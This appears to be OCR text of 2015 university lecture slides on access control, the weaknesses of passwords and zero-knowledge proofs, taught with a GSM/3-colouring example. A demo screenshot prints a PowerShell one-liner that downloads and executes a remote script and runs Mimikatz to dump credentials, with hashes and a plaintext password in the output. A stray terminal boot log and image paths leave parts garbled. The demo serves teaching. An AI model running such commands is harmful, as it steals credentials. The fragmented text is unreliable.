OSY.SSI[2015][3]

Access control.

Flash info — The AV Paradox

22 Sep 2015: Major vulnerabilities in Kaspersky Antivirus.

> *"We have strong evidence that an active black market trade in antivirus exploits exists. Research shows that it's an easily accessible attack surface that dramatically increases exposure to targeted attacks."*
>
> — Tavis Ormandy, Google Project Zero

Question.

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What could go wrong?

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Access control implementations must be:

- Non-bypassable
- Evaluable
- Always invoked
- Tamper-proof

In short: **NEAT**.

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Example : `chmod`

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Question: How are *access rights* and *security properties* related?

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Not obvious... More on that in a minute!

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Henceforth,

$$\text{Identity} \Leftrightarrow \text{Having the Secret}$$

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Examples ? **Realistic examples**?

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Examples ?

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Good practice: **Principe of least priviledge**.

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Answer: different attack model!

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BTW, what to do when an user "loses" its password?

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  - Password mail?
  - Reset link mail?
- Time-critical?

Problem: no more authentication.

What's wrong with passwords?

Session stealing

When have you last typed your password?

What's wrong with passwords?

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Fact:

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When have you last typed your password?

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- Session stealing
- Tabnapping

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Demo

What's wrong with passwords?

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Passwords are bad and you should feel bad.

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
What's wrong with passwords?


Conclusion

Passwords are bad and you should feel bad.

We have brainwashed a generation into using a deeply insecure authentication procedure.

If you *must* use them, do it well.


was included, verify that the path is correct and try again.
At line:1 char:87
+ IEX (New-Object Net.WebClient).DownloadString ('http://is.gd/oeoFuI'): I
-Mimikatz <<<< -DumpCreds
+ CategoryInfo : ObjectNotFound: (Invoke-Mimikatz:String) [].
mandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
C:\Users\fourwinds>powershell "IEX (New-Object Net.WebClient).DownloadStri
tp://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"
mimikatz 2.0 alpha (x86) release "Kiwi en C" (May 20 2014 08:5
Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
http://blog.gentilkiwi.com/mimikatz (oe.eo)
with 14 modules * * */
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 72440 (00000000:00011af8)
Session : Interactive from 1
User Name : fourwinds
Domain : DCAWH-6DS13-FWI
SID : S-1-5-21-2479022183-2556594525-729553632-1000
msv :
[00010000] CredentialKeys
* NTLM : 5cc481357a86a3a7ef821421d9f06bb5
* SHA1 : 948b6f3b798c63f31459ea5ec2a3f59f6f2b0503
[00000003] Primary
* Username : fourwinds
* Domain : DCAWH-6DS13-FWI
* NTLM : 5cc481357a86a3a7ef821421d9f06bb5
* SHA1 : 948b6f3b798c63f31459ea5ec2a3f59f6f2b0503
tspkg :
wdigest :
* Username : fourwinds
* Domain : DCAWH-6DS13-FWI
* Password : fourwinds
kerberos :
ourwinds
DCAWH-6DS13-FWI
(null)
DCAWH-6DS13-FWI\fourwinds
DCAWH-6DS13-FWI\fourwinds
fourwinds
Authentication Id : 0 ; 997 (00000000:000003e5)
Session : Service from 0
User Name : LOCAL SERVICE
Domain : NT AUTHORITY
SID : S-1-5-19
msv :
tspkg :
wdigest :
* Username : (null)
* Domain : (null)
10:59 PM
1/18/2015


Switching to level init: SystemState, Logger, NextLevel(splash)
SystemState start: OK
Logger start: OK
level switch completed
Switching to level splash: JournalizeAction, BlankScreen, NextLevel(wb), SplashAction
BlankScreen start: OK
level switch completed
Switching to level wb: Watchboard, NextLevel(synchro)
Watchboard start: OK
level switch completed
Switching to level synchro: RemoteConfiguration, NextLevel(xephyr)
RemoteConfiguration start: OK
level switch completed
Switching to level xephyr: ExecuteCommand, NextLevel(base)
level switch completed
Switching to level base: Contactless, GreenList, Printer, Distribution, Payment, Raid, NextLevel(session)
Contactless start: OK
GreenList start: OK
Printer start: OK
Distribution start: OK
VISA

Recap

- Using and storing passwords is hard

Recap

- Using and storing passwords is hard
- Passwords are bad

Recap

- Using and storing passwords is hard
- Passwords are bad
- Okay so... what else?

Table of Contents

Zero-knowledge proofs

Fact:

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
Can you think of one?

ZK: an example (with no math)

The GSM problem



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

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

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
The GSM problem (actually 3COL)



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


ZK: an example (with no math)


The GSM problem

Prover strategy:

- Shuffle colors
- For all edge i, commit secret k_i, make h_i public
- Upon request, give an edge and k_i

